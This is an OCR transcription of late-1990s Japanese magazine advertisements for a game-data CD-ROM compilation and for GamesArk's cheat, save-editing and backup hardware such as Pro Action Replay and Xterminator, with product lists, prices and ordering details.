「サクラ大戦」ミニゲームで大神隊長も作っていた、
マリア・タチバナの手料理「ボルシチ」に挑戦！

すばらしきCG使用法
▶ CG講座 PhotoshopとPainter 合わせ技！
▶ オンラインCG作家14名による作品138点
▶ お楽しみCD オリジナルCG
Newdieで活躍中 きみづか葵

▶ 3大CGビュアー徹底比較
Susie、GV、IrfanView32

ミュージックボックス
ソフトウェアシンセサイザーでMIDIデータを手軽に楽しもう
♪ ウルトラマン特集 ♪
ウルトラマン
ウルトラセブン
帰ってきたウルトラマン
ウルトラマンA
ウルトラマンタロウ
ウルトラマンレオ
ウルトラマンガイア
♪ ONLINEクラシック♪
マーラー/交響曲第5番嬰ハ短調より第4楽章アダージェット

ゲームを256倍楽しもう

PlayStation、SEGA SATURN、Windowsなど、
各種ゲームデータをパソコンで活用しよう。

Windows(Dos/V,PC98)

CGを活用

BMP変換
PS エクソダスギルティー,エリーのアトリエ ～ザールブルグの錬金術師2～,久遠の絆,サウザンドアームズ,悠久幻想曲ensemble,ファーストKiss☆物語,猫なか·ン·ケ·イ,ウィザーズハーモニーR,ずっといっしょ,アンジェリーク デュエット,武戯 ～BUGI～,新世代ロボット戦記 ブレイブサーガ,ギャラクシーファイト
SS NOëL3,瑠璃色の雪,She'sn,悠久幻想曲ensemble,e'tude prologue ～揺れ動く心のかたち～,リアル麻雀アドベンチャー 海へ～SUMMER WALTZ～,アンジェリーク デュエット,コットンブーメラン
Win 緊縛の館,Last Child,Radical,いちょうの舞う頃,おねがい！蓮宝,恋のフローティングマイン,SweetDays,つもバカ日誌

ビュアー
PS どきどきポヤッチオ
SS ルナ2 エターナルブルー,マリーのアトリエ Ver1.3
PC-FX FxView Ver0.3

画像閲覧ソフトGrapholic Ver.1.4（追加タイトル）
Win PALETTE,君にSteady,超キミステじゃん,ワーズワース・デモ,迷宮無頼漢,冬虫夏草,Revolver,Eyes,美しき獲物たちの学園,いちょうの舞う頃,For Season,UP!,誘拐白書,化粧桜,プライベートガーデン

画像閲覧ソフトGGL for Win95 Ver0.18（追加タイトル）
PS エクソダスギルティー,エリーのアトリエ ～ザールブルグの錬金術師2～,アンジェリーク デュエット,武戯 ～BUGI～,新世代ロボット戦記 ブレイブサーガ,ギャラクシーファイト
SS アンジェリーク デュエット,コットンブーメラン

画像閲覧ソフトSusie Ver.0.45a（追加プラグイン）
Win ファイナルファンタジーVII（英語版）,脅迫 ～終わらない明日～,まじかるカナン,となりのお姉さん,PALETTE,ぱすてるチャイム ～恋のスキルアップ～,SSS,コ・コ・ロ…,フローライト ～ほたる石～, Pleasure Circuit,Motif ～セピア色の素描～,判決,檻,Radical,迷宮無頼漢,美少女奴隷クラブ,き・ず・な,刻のもとへ -WERXXIAR-,神魔降臨,宵桜,邪淫獣神伝JEVALD,春風少女,思春期 ～and I love her～,きわめてスキャンダル,そぶらの ～ボクの初恋ハプニング～,え～んじぇる！！,しちゅえ～しょん,やさしい雨,BLOOD SEED2,DIVI-DEAD,Lag,LOFTY FORM,ぷりてぃ・きゃっと ～リリィとカイルの大冒険～,ROSE BLOOD ～血の渇き～,まじかるバニー,悶,メイド物語,マージナルポイント,マーズ★ボール,デザートタイム夢幻の迷宮,エンジェル・パラサイト,ナースコール,キャロットタイム,フォレスト・イン・ザ・ダーク ～暗き森に集う夢～,淫Days,淫Days2,永遠の都,火焔祭,CD Girls ~歌姫達の恋物語~,Dicekiss,First Step! キミに向かって歩いて行けたら…,flowers,Hiすく一るJam,傾城, One Way Ticket ～不思議な片道切符~,格闘コスプレお雀娘,SweetTears,楽園の夏

サウンドを活用

WAV変換
PS XaPlay Ver.0.08,Xa2wav Ver.0.2
SS サクラ大戦 帝撃グラフ,tm2wave Ver.0.03
Win がんぷる！
PC-FX PC-FX/ADPCM→WAVE(PCM)ファイルコンバータ FX2WAV Ver.0.07（アンジェリークSpecial2,アンジェリーク 天空の鎮魂歌,アルバレアの乙女,ブルーブレイカー ～剣よりも微笑みを～,ファーストKiss☆物語,デアラングリッサーFX,ファイアーウーマン 纏組,ミラークルム,虚空漂流ニルゲンツなど）
M-CD ルナ・エターナルブルー

ムービーを活用

AVI変換
PS PsxVideo Ver1.11J ※シェアウェア
SS ACPK2AVI Ver.1.19,winvdt2 Ver.1.03 ※シェアウェア
PC-FX mix2avi Ver.0.7

ムービープレイヤー
PS Strplay Ver.0.9,PsxPlay Ver.1.11※シェアウェア
SS CpkPlay Ver.1.07※シェアウェア,TmPlay Ver.1.22※シェアウェア
PC-FX mixply Ver.0.9

ファイル展開

Win PALETTE,まじかるカナン,魔淫の宴,夢幻夜想曲,Wishwell（BMP変換）,天使人形（PIC変換）

スクリーンセーバー

Win To Heart,痕,雫

テキストを活用

Win ぱすてるチャイム ～恋のスキルアップ～,まじかるカナン,PALETTE

ゲームを自由にアレンジ

Win Winning Post4（資金を最大）,シュバルツシルトW（資金・造船所数・技術開発変更、3人目の主人公を登場、すべてのムービー閲覧可、造船に要するターン数を減らす、最強艦船を造船中にする、最強艦船をストックに満杯にする）,モナークモナーク（所持金と経過日数を変更）,TowerII（資金変更）,信長の野望～INTERNET～（大名データ・武将データ変更※シングルプレイのみ対応）,チンギスハーン～蒼き狼と白き牝鹿IV with パワーアップキット（登場人物のステータスを変更）三国志曹操伝（武将能力変更）,ウイザードリィ リルガミンサーガ（キャラクターステータス変更）,ラングリッサーII（所持金、各シナリオ毎で味方となるキャラクターのパラメータ変更）,MACROSS since 1983（人物のレベル・EXP・指揮力、機体の種類・耐久力・回避力を変更）,Princess Quest R（ステータス変更）,e'tude prologue（ステータス変更）シュバルツシルトGXR（国力と自国の艦隊能力を変更）,GUARDIAN'S SWORD（登場人物ステータスを変更）,Fantastic Fortune（登場人物ステータス変更）,栄冠は君に3（球児の能力を変更）,高校野球道（選手の能力値を変更）,POWER DoLLS2 plus DASH（メンバーのAP値、補正値、技能の有無）,シークエンスパラディウム（パラスイートのパラメーター、騎士、先生のパラメーター、アイテム等の数変更）,銀河英雄伝説5（艦隊の艦艇数、士官の能力変更、艦隊の士気および疲労を回復）,ADVANCED大戦略98（ユニットの情報と資金変更※CD17収録分のバージョンアップ版）ぱすてるチャイム（パラメータ変更、購買・薬のフル化、CG100%、時刻変更、技・魔法すべて修得済み、全てのアイテムを購入できる）PALETTE（各キャラのパラメータ変更、CG100%）隣のお姉さん（現在の各種状態を変更、お金・体力・気力が減らない、全アイテムゲット、CG100%）,My dear アレながおじさん（時刻、女の子の体力、精神力変更、CGモード100%）,月光獣（時刻、主人公の精神状態、狩りの有無変更CG鑑賞モード100%）,バスガール 一激・大宴会旅情編一（時間、キャラの酔い値変更）,Piaキャロットへようこそ!!2（【ミニゲーム】で全てのゲームをプレイ、CG100%主人公の基本パラメーター、女の子の愛情度、所持金、玉蘭券の枚数、ぬいぐるみの個数、コスチューム変更）,縛（『おまけモード』使用可能）,神魔降臨（難易度変更、CG100%）,龍帯戦争（登場人物ステータス、ドラゴノイド能力変更）,誓いのESSENCE（日付、生徒の各パラメータ、所持金、ハーブの数、主人公の体力変更、CG100%）,SSS（日付、各キャラの好感度／従属度変更、各キャラの奉仕者のON/OFF、CG100%）,入院（日付戻しパッチ,無敵、CG100%）,悶（調教キャラクタ、調教キャラクタの全パラメータ変更）,エンジェルパラサイト（エンジェルパラサイト、搭乗者能力変更）,キャッスルファンタジア～聖魔大戦～（キャラのパラメーター変更）,めいking（ステータス、国力変更、CG100%）,暗闇2（セーブデータ管理、CG100%）王道勇者（EXP、GOLDの変更）,護人（EXTRAモード使用可能）,錬金術の娘（各キャラクターステータス、日付・行動回数・お金、アイテム数変更）,紺碧塔組合（各キャラクターステータス変更）,月下美人（各キャラクターステータス変更、愛情度エディット）,ALICEの館4・5・6（『零式』【初めから［簡単］】使用可能(経験値65535)、パラメータ変更、【裏零式】使用可能、【CGモード】100%、『人間狩り』【過去の栄光】100%、『アトラク=ナクア』【各文章を見た】100%【章選択】使用可能、【MUSICモード】使用可能、【CGモード】100%）

HMX-Type12 Ver.0.12 & 追加ファイラー
CGモード100%表示可能
Win コ・コ・ロ…,キャッスルファンタジア聖魔大戦,縛,SSS,美少女奴隷クラブ

CGモード100%表示可能
Win P.S.,ぱすてるチャイム,PALETTE,キミにSteady,少女,バスガール,僕の為に鐘は鳴る,天使人形,淫獣のいけにえ,flowers ココロノハナ,Believe in heart,吊,キャッスルファンタジア 聖魔大戦,美しき獲物たちの学園,リバーシブルカルテ,え～んじぇる！,鬼畜王ランス,デアボリカ,バーチャコール3,狂・師,ザ・グランドホテル,凌辱～好きですか?～,リエゾン

改造コード（ExSTAND用）
Win エルダーブレイズ98,ザナドゥ

Macintosh

CGを活用

PICT変換
PS 久遠の絆,悠久幻想曲ensemble,ファーストKiss☆物語
SS NOëL3,悠久幻想曲ensemble,リアル麻雀アドベンチャー 海へ ～SUMMER WALTZ

MS-DOSの達人専用

PC-98エミュレータ「PC98E」特集
DOS/V(Windows)でNEC PC-98(MS-DOS)専用ゲームを動かす！※FreeBSD、Linuxでも使用可能。

ゲーム攻略

N64 ゼルダの伝説
GB ドラゴンクエストモンスターズ テリーのワンダーランド
PS エリーのアトリエ,エースコンバット2,ギャロップレーサー,ダブルキャスト
SS 機動戦士ガンダム ギレンの野望,エネミーゼロ,新世紀エヴァンゲリオン,新世紀エヴァンゲリオン -2nd Impression-,仙窟活龍大戦 カオスシード,Dの食卓,ラングリッサーIV,ラングリッサーV,リアルサウンド ～風のリグレット～,リフレインラブ ～あなたに逢いたい～

同人ゲーム紹介

Win シューティングゲーム特集 -6本収録-

データの利用は個人の使用範囲でお楽しみください。著作権者に無断での配布、譲渡、販売、送信など、違法な利用はお止め下さい。万一、違法に使用した場合の損害および賠償について、株式会社ウエストサイドは一切の責任を負いかねます。

お楽しみCD18 定価2,980円（税別）

バックナンバー販売中
(1,3,5,6,7,9,10,ミュージックは完売)
通信販売価格 各3,129円（税送料込）

■申込方法

郵便振込

郵便局備え付けの払込取扱票の通信欄に注文書内容をご記入の上、商品代金を払込下さい。
口座番号:01130-8-17041
加入者名:（株）ウエストサイド

現金書留

商品代金と注文書をお送り下さい。

ヤマトコレクトサービス

注文書に必要事項をご記入の上、FAXで送信または郵送下さい。商品代に別途手数料千円が加算されます。配達員が商品と引き替えに代金を頂きます。

銀行振込

商品代金を口座へ振込後、振込控と注文書をFAXで送信、又はご郵送下さい。
さくら銀行 武庫之荘（むこのそう）支店
普通 3082566（株）ウエストサイド

クレジットカード
JCB,VISA,Master,JACCS,UC

上記のカードがご利用いただけます。注文書とカードの種類・カード番号・カード有効期限・カード会社への登録電話番号を弊社までFAXで送信、又はご郵送ください。
※カードでのお支払いは一回払いとさせていただきます。

■注文書

1.商品名（例 お楽しみCD18）
2.住所
3.氏名
4.電話番号（昼間連絡用）
5.GL9904（必ず記入して下さい）
6.申込方法（例ヤマトコレクトサービス）

■注文先 株式会社 ウエストサイド
〒661-0035兵庫県尼崎市武庫之荘1丁目11-5
TEL (06) 6433-2272 FAX (06) 6436-9591

バックナンバー情報やMIDIデータのリクエストは、ホームページをご覧下さい。URL http://www.westside.co.jp/ 次号お楽しみCD19は、4月9日（金）発売予定

※記載されている会社名及び商品名は、各社の商標または登録商標です。 ※各ソフトの著作権は、各著作権者に帰属します。

GAMESARK

Homepage Adress
http://www.gamesark.co.jp

■スタンドアロン-バックアップ機能

世界初！パソコンなしでゲームのバックアップができます。電池でどこでも稼働できるＧＢですからスタンドアロンはあたりまえ！！セーブデータも同時にバックアップできます。

■PCリンク機能

ゲームソフトをパソコンにバックアップできます。最近流行のエミュレーターにもバッチリ対応！！

■セーブデータバックアップ機能

大切なセーブデータをパソコンに保存できます。
例えば、１つしかセーブできないゲームでも、この機能を使えばいくらでもセーブできてしまうのです。

近日発売

あなたのGBは狙われている!!

GBゲームジャック

GB GAMEJACK

屋外で活躍するＧＢは常に危険にさらされています。泥・水たまり・突然の雨・落下などなど、油断もすきもあったものではありません。
そこで！大切なゲームカセットはしっかりバックアップを取っておきましょう！！

GB用

価格はインターネット、または直接ご連絡の上、ご確認ください

PAR3 プロアクションリプレイ3

PRO ACTION REPLAY 3

先行予約受付中!

定価￥9,800→【GA特価】**￥？**

3月下旬発売予定


- ●高速コードサーチ機能
- ●メモリーエディット機能
- ●バーチャルメモリー機能
- ●パソコンとのリンク
- ●より拡張されたコード
- ●コードのメモリーカード保存

PS用

全店営業時間（平日）11:00ＡＭ～8:00PM（日祝）10:00ＡＭ～7:00PM／年中無休

広告に載ってない商品でおもしろいものもあるゾ

営団地下鉄末広町駅より徒歩１分



ゲームスアーク メガショップ
〒101-0021 東京都千代田区外神田3-15-6 小暮・末広ビル6F
TEL:03-5298-2210(代) FAX:03-5298-2216

ゲームスアーク プロショップ
〒101-0021 東京都千代田区外神田3-15-6 小暮・末広ビル7F
TEL:03-3255-7644(代) FAX:03-3255-7645

1054 PS DJ Man

GA価格→￥4,800

本物を越えたビートマニア専用コントローラー登場！！押すと光る鍵盤。音量にあわせて光るレベルメーター。リズムにあわせて伝わるリアルな振動。本物にはない新機能を追加！そのうえ操作性抜群！！

1036 PS ムービーカード (PSX-003)

GA価格→￥8,900

プレステ用ビデオCDアダプター


※MODチップを取付したPSでは使用できません。

1061 PS ムービーカードPLUS

GA価格→￥12,800

台湾のメーカーGAMARSより奇跡的商品が入荷！今まで使用できなかったMOD搭載済みPSでも使用できるVCDアダプターだ。そのうえPAR機能も付いてるぞ。

※ビデオCDを楽しむには、市販のビデオCDソフトが必要です。



3117 PS プロレーサー

GA価格→￥6,900

振動機能付きで、ハンドルが震える！！！アクセル、ブレーキペダル付属！！！

ラバーでコーティングされたハンドル！メタリックなボタン、まさにレーシングカー！！！

1064 北極風 COOLING FAMILY


GA価格→￥4,800

冷却ファンとゲームセレクターが一つになって新登場！大型ファンで強力冷却、セレクターは3IN1AVの標準装備。更にこれだけでは終わらない。フロントスピーカーからは大迫力のステレオサウンドでゲームライフを一層盛り上げてくれること間違いなし！

1065 領航者 Remote Station

GA価格→￥2,980

こいつをPS本体とコントローラーに接続すれば、PSのコントローラーがコードレスに大変身。赤外線がピーっと出ているから、PS本体から離れていても大丈夫。これさえあれば，他のゲーム機のコントローラーと絡まってイライラすることもなくなり快適にゲームを遊べちゃう！



1066 PS パワーショック

GA価格→￥4,800

パワーショックは振動機能付きのアーケードスティックだ！ブルブル伝わってくる振動はさらにゲームを熱くする！連射機能、スローモーション機能をも搭載したアーケードスティックの決定版！

亜細亜の科学力は世界一ィ!!

ゲームに役立つ便利系グッズから、持ってるだけで楽しめるオモシログッズまで亜細亜系変モノはふところが広いぞ！

1062 ドクターGB エクスチェンジャー

GA価格→￥7,800

パソコンとの接続でソフトのバックアップも別売のナマROMに焼くことも自由自在。ネット上で最も開発環境が整ってるのがGBだけど、やっぱエミュより実機で遊びたいでしょ！（DOSV用ソフト付）※ケーブル別売。D-SUB25ピンのオスーオス

※アセンブラは含まれてません。ネットで探してネ

1063 ドクター GBカード 4M

GA価格→￥4,800

1071 ドクター GBカード16M

GA価格→￥8,900

GB エックスチェンジャー用ナマROM

＜仕様＞ ROMサイズ：4M／16M

SRAMサイズ：256K MBC1,2,5対応

注）当製品でサーチは行えません。ご了承ください。

1070 GB-PCリンクケーブル

GA価格→￥1,200

●一部のソフトでは正常に動作しない場合があります。どうかご了承ください。

4M SET ドクターGBエクスチェンジャーセット 16M SET

9002 ドクターGB エクスチェンジャー 4Mセット

〈セット内容〉

●ドクターGBエクスチェンジャー本体

●ドクターGBカード4M

●GB-PCリンクケーブル／ソフト付

【GA特価】

￥12,900

9003 ドクターGB エクスチェンジャー 16Mセット

〈セット内容〉

●ドクターGBエクスチェンジャー本体


●ドクターGBカード16M

●GB-PCリンクケーブル／ソフト付

【GA特価】

￥16,900

ゲームスアークホームページからもご注文できます★http://www.gamesark.co.jp



西鉄福岡駅より徒歩７分

ゲームスアーク 福岡

〒810-0041

福岡県福岡市中央区大名1-15-24

Well-Beingビル1F

TEL:092-714-5256(代)

FAX:092-712-5772

●通販でのお申し込みは 通販センターへ

TEL：092-533-7036

※左記の店舗では通販の受付をしておりません

通販のお申し込みは最終ページを見てね

SS エックスターミネーターシリーズ


SS-KEY機能搭載!!パソコンなしでもSSゲームのサーチができる!

日本語版SS用サーチ機能付裏技アダプター

2197 SS エックスターミネーターVer.3 SS

GA価格で通常￥11,800のところ

バージョンアップ記念特価 **￥7,800**



専用の液晶画面付きサーチユニットを使うことで、パソコンなしでサーチができる！直接SS本体のワークメモリにアクセスできる為、従来品とは比較にならないほどの高速サーチ（1回の取込時間約1秒）が可能。操作は簡単！液晶画面の指示に従って楽々サーチ。

ひら、カナ、英の画面表示↑

◆SSX-T3がパソコンに接続できる！詳細はコードエクスプレス3月号で！

※セガサターン以外での動作は保証できません。又、一部対応できないソフトがあります。
※製品は仕様、外観とも改良の為予告なく変更される場合があります。又、価格、発売日とも変更される場合があります。

バージョンアップ ここがスゴイぞ

SS-KEY機能搭載
バックアップCDもOK！※CD EJECTスイッチ改良！

セーブデータ編集機能
SRAMおよびダイレクトセーブエリアのゲームセーブデータを編集できる！

裏技コードの使用率表示
メーターと%表示で使用率が一目瞭然！トラブルの原因となるデータの詰め過ぎを防ぐぞ！

現ユーザーにもVer.UPの道が

SS X-T Ver.3はかなり特殊な構造をしている為、バージョンアップは本体をゲームスアーク店頭持ち込みもしくは、通販センターでしかできません。

◎ゲームスアーク店頭でその場でバージョンアップ！…SS X-T3本体を店頭にお持ちください 2,800円
◎通販でバージョンアップ…SS X-T3本体のみを梱包に注意し、お客様負担で郵送してください。
バージョンアップ後、着払いにて返送 3,800円（※サーチユニットは送らないでね）

日本語版SS用裏技アダプター

2169 SS エックスターミネーターVer.2 GA価格→￥4,800 SS

大量裏技コード内蔵！下記のゲームリンクインターフェースボードによってパソコンとリンクが可能！

●従来の改造プロテクトのかかったゲームにEマスターコードが効力発揮。●メニュー画面がかな漢字まじりの日本語。※裏技コードは従来とおりの"ひらカナ英数"表示です。●パワーメモリーと同等にゲーム中でのロード、セーブができる。●X-T専用デッドコードで楽勝入力！●ゲームリンクインターフェイスボードも完全対応。（要：SS X-T変換コネクター 品番2185 ￥800）

パソコンリンクケーブル＋ハードウェア

ゲームリンクインターフェイスボード

2172 DOS/V対応 日本語・英語版
ISAバス拡張スロットがないタイプでは使用不可。

2179 PC-98対応 日本語版
Cバス拡張スロットがないタイプでは使用不可。

GA価格→￥9,800→ **￥6,800**

■裏技コードサーチ機能で、PS・SSの裏技コードをパソコンを使って簡単にサーチ。
■アップグレード機能。プロアクションリプレイやSSエックスターミネーターのVer.UPができる。
■ダイナミックメモリエディット機能でパソコンとゲームが完全に一体化。

SS エックスターミネーター Ver.2, PS P.A.R, SS P.A.Rのアダプター専用

<動作環境>◎CPU 80286以上
◎パソコンメインメモリ 640KB以上
◎ハードディスクの空き容量 10MB以上
◎Windows 95又は、MS-DOS 6.2以上

2183 SS X-T変換コネクター GA価格→￥800
SS X-T Ver2とインターフェイスボードをつなぐ為に必要

■ダウンロード以外にも
右記の方法でUPグレードサービス！

※通販でのお申し込みの場合、お届けまでに約2週間程度かかりますので予めご了承ください。

PS エックスターミネーターシリーズ

※写真はサンプル版です※製品は仕様、外観とも改良の為予告なく変更される場合があります。又、価格、発売日とも変更される場合があります。

世界初 サーチユニット付

日本語版PS用サーチ機能付裏技アダプター

定価14,800円をGA価格→

2147 PS エックスターミネーターPRO ￥12,800

●パソコンがなくてもコードサーチができる！
エックスターミネーターPROさえあればパソコンがなくてもコードサーチが可能！パソコンがなくてコードサーチができなかった人には、たまらない裏技アダプター。パソコンでのコードサーチにも負けないくらいの高性能。

●数値サーチや比較サーチができる！
パソコンでのコードサーチと同じように、直接数値を入力してサーチする数値サーチや同じ違うや、大きい小さいの比較サーチができるので、ステータス最大やアイテムセレクトなどいろんな裏技コードのサーチができる。

●データ取り込み時間の短縮
パソコンでのサーチのデータ取り込みは約30秒位かかってましたが、なんとエックスターミネーターPROはデータの取り込みが約１秒と格段に速く、お金最大やレベル最大などの比較的簡単にサーチできるものであれば、あっという間に裏技コードを発見！

●エックスターミネーター２の機能搭載
コードサーチ機能以外にも、エックスターミネーター２の機能も搭載してるので、裏技コードの入力やメモリーカードマネージャーなどエックスターミネーター２の機能も全て使用可能。

バックアップソフトも動くようになりました

近日発売 請うご期待！

当然！最新コードも大量内蔵

日本語版PS用裏技アダプター GA価格→￥5,900

2134 PS エックスターミネーター2

裏技コードを入力するだけで、お金最大やレベル99などが簡単にできてしまうのがPSエックスターミネーター2です。

↑アップグレード画面

PS X-T2
PS X-Link Win
"フリー"ダウンロード
http
http://www.gamesark.co.jp

↑音楽CDプレー画面

- ●グラフィックが斬しくなり、画面も見やすく使いやすくなった。
- ●メモリーカードマネジャー機能でセーブデータの編集が簡単にできるようになった。
- ●ゲームCD画像ファイルビュワー機能でゲームCDの画像ファイルを見ることができる。通常ゲームでは見られないお宝画像を発見か！？
- ●CDプレーヤー機能で音楽CDが聞ける。
- ●裏技コードの保存状態が一目でわかるパーセント(%)表示。
- ●裏技メモリーカードやエックスターミネーターCD（発売予定）にも対応予定！

※サーチ機能やグラフィック機能にはパソコンとエックスリンクが必要です。
※仕様、外観等は改良の為予告なく変更される場合があります。

◆ゲームタイトル60本, 約1,600の内蔵コード！メタルギア ソリッド／チョコボの不思議なダンジョン／スターオーシャン セカンドストーリー／マリーのアトリエPlus～ザールブルグの錬金術師／ファイナルファンタジー7 インターナショナル, タクティクス／サガ フロンティア／テイルズ オブ デスティニー／BRAVE FENCER 武蔵伝／SHADOW TOWER／怒首領蜂／私スレイヤーズいやる／BIOHAZARD2／フロントミッションオルタナティヴ／R-TYPE,2／Gライアス／その他

裏技コードは自分で探す

定価3,500円を GA価格↓

￥2,980

日本語版PS用パソコンリンクケーブル+ソフトウェア（DOS/Vパソコン対応）

2108 PS エックスリンクWin

【Windows95/98用日本語版】＋【MS-DOS用英語版】

DOS用ソフトもVer.UPしてます

＜動作環境＞●PS本体●PS用エックスターミネーター●DOS/V機（IBM互換機）●CD-ROMドライブ●CPU：Pentium又は同等クラス●OS：Windows95/98●メモリ：Windows24MB 以上●ハードディスク空容量：10MB以上●プリンターポート（D-SUB25ピンのスタンダードパラレルポート）

- ●**完全日本語対応→**日本語に完全に対応。英語が苦手な人もラクラク使いこなせます！
- ●**エックスターミネーター アップグレード機能→**エックスターミネーターを最新バージョンに自宅でアップグレード。
- ●**裏技コードサーチ機能→**裏技コードを自分でサーチできる機能です。従来の「数値サーチ」、「比較サーチ」に加え、新たに「範囲サーチ」が加わりました！
- ●**メモリーエディタ→**PSのメモリーを直接編集！裏技コードサーチ機能と一緒に使えばサーチも楽ちん！リアルタイムで変化が見られるモニタリング機能もついています。
- ●**メモリーカードマネージャー→**パソコンにメモリーカードのセーブデータを自由にやり取りできる機能です。オリジナルのアイコンを作る機能も付いています！
- ●**ゲーム画面取り込み機能→**エックスターミネーターを使って取り込んだゲーム画面をパソコンに取り込む機能です。取り込んだ画像を壁紙にしたり、プリンターで印刷したりと大活躍！
- ●**裏技コード送受信→**パソコンで裏技コードを編集して、エックスターミネーターにコードを送受信することができます。長いコードもキーボードで楽々入力！
- ●**インターフェースボード不要→**プリンターポートに付属のケーブルをつなぐだけの簡単接続。難しいハードの設定や設置は必要ありません。

※仕様、外観等は改良の為予告なく変更される場合があります。

PS X-T2の場合
1．店頭でフロッピーにて販売（300円）
2．店頭でその場でVer.UP（X-T本体をお持ちください。500円）
3．通販でフロッピーを購入（500円切手を郵送）
4．通販センターへX-T本体を郵送
（Ver.UP後代金着払いで返送。1,500円）
※X-Linkユーザーのみフロッピーでver.UPできます

PS X-Link Win場合
1．店頭でフロッピーにて販売（300円）
2．通販でフロッピーを購入
（500円切手を郵送）
※詳しくは各店又は通販センターへお尋ねください。

4564 速報コードエクスプレス３月号 No.28

エックスターミネーター
プロアクションリプレイ専用 **最新裏技コード集 毎月25日発売！** 価格→￥1,000

最速情報

定期購読会員募集中 詳しくは広告10ページをご覧ください。

ゲームタイトル23本，裏技コード2,507本収録
'99年1月～'99年2月初旬発売のもの（アイテムリスト付）

（★印はアイテムリスト付） **<PS>** アーマードコア～マスターオブアリーナ／Ｉ・Ｑ FINAL／is internal section／頭文字Ｄ／Extra Bright／快刀乱麻 雅／クラッシュバンディクー３～ブッとび！世界一周／幻想水滸伝II／★スーパーヒーロー作戦／STREET FIGHTER ZERO3／★Dance! Dance! Dance!／★チョコボの不思議なダンジョン２／バスランディング／BLOODY ROAR2／★プリンセスメーカーGO!GO!プリンセス／封神領域エルツヴァーユ／ポケットムームー／ボボローグ／★マール王国の人形姫／★ラングリッサーIV&V／リフレインラブ2／FF VIII 裏技コード速報！


次号予告 4月号 No.29
速報コードエクスプレス
'99年２月～３月初旬発売のもの
３月25日発売予定 予価￥1,000

ファイナルファンタジーVIII／サイコメトラーEIJI／～幕末浪漫～月華の剣士／立体忍者活劇 天誅～忍凱旋／モンスターファーム２／猫侍／マーブルスーパーヒーローズVSストリートファイターEXエディション／OPTIONチューニングカーバトル２／その他

大好評シリーズ！名作裏技コード集'98年2月～'98年10月発売のもの

6058 プレステキングDEナイスチョイス３
（★はアイテムリスト付） PS 価格→￥2,400


ゲームタイトル85本，裏技コード5,200本収録



アストロノーカ/ウルトラマン Fighting Evolution/X-MEN VS STREET FIGHTER EX EDITION/エコーナイト/★SDガンダムGジェネレーション/★SDガンダムGジェネレーション(別Ver.)/★Epica Stella～エピカ ステラ/OverBlood２/影牢～刻命館 真章/カプコンジェネレーション～第1集 撃墜王の時代/カプコンジェネレーション～第2集 魔界と騎士/★川のぬし釣り～秘境を求めて/鉄拳～火星の記憶/ギルティ・ギア/銀河お嬢様伝説ユナ～ファイナルエディション/サンダーフォースV～パーフェクトシステム/サ・キング・オブ・ファイターズ'97/サ・ドラッグストアーマツモトキヨシでお買いもの！/★SHADOW TOWER/私立ジャスティス学園/実況ウイニングイレブン3～ワールドカップサッカーフランス'98/実況ワフワルプロ野球'98開幕版/★G・O・D pure/Gダライアス/G.T.A-Grand Theft Auto/スターオーシャン～セカンド・ストーリー～/★すたあ☆もんじゃ/スレイヤーズろいやる/精霊召喚 プリンセス オブ ダークネス/★ゼノギアス/★超魔神英雄伝ワタル/★チョコボの不思議なダンジョン/チョコQ３/チョコQマリンQポート/★ツインビーRPG/鉄拳３/テイルコンチェルト/DIABLO/デッド オア アライブ/デストレーガ/DEBUT21/ときめきの放課後 ねっ☆クイズしよ/トラップガンナー/ドキドキプリティーリーグ 熱血乙女青春記/ときどきポヤッチオ/怒首領蜂/★ドラゴンシーズ 最終進化形態/ドルフィンドリーム/ナイト＆ベイビー/NIGHT MARE CREATURES/Nightmare Project YAKATA/ナムコアンソロジー１/ナムコアンソロジー２/はいぱぁセキュリティーズ２/バイオハザード２デュアルショックver./爆走デコトラ伝説～男一匹夢街道/バイロットになろう！/★パラサイト・イヴ/ひざの上の同居人～Kitty on your lap/BeatMania/★ファイナルファンタジーV/FINAL ROUND/ブシドーブレード弐/プリンダンダイン～幻想大陸戦記/b.l.u.e. Legend of Water/ブレイヴ・ブローブ/Blaze&Blade-Eternal Quest/Blaze&Blade Busters/BRAVE FENCER 武蔵伝/プリンセスメーカー ポケット大作戦/ヘラクレスの大冒険/★対神滅龍/屋で発見！！たまごっち/炎の料理人クッキングファイター好/ポケットファイター/★マリーのアトリエplus～ザールブルグの錬金術師/ミサの魔法物語/みつめてナイト/ミラクルジャンパーズ/メタルギア ソリッド/悠久幻想曲 2nd Album/★遊戯王 モンスターカプセル ブリード＆バトル/立体忍者活劇 天誅/★ルナ シルバースターストーリー/★REBUS/ワールドスタジアム２

6059 サターンキングDEナイスチョイス３
（★はアイテムリスト付） SS 価格→￥2,400

ゲームタイトル46本，裏技コード4,500本収録



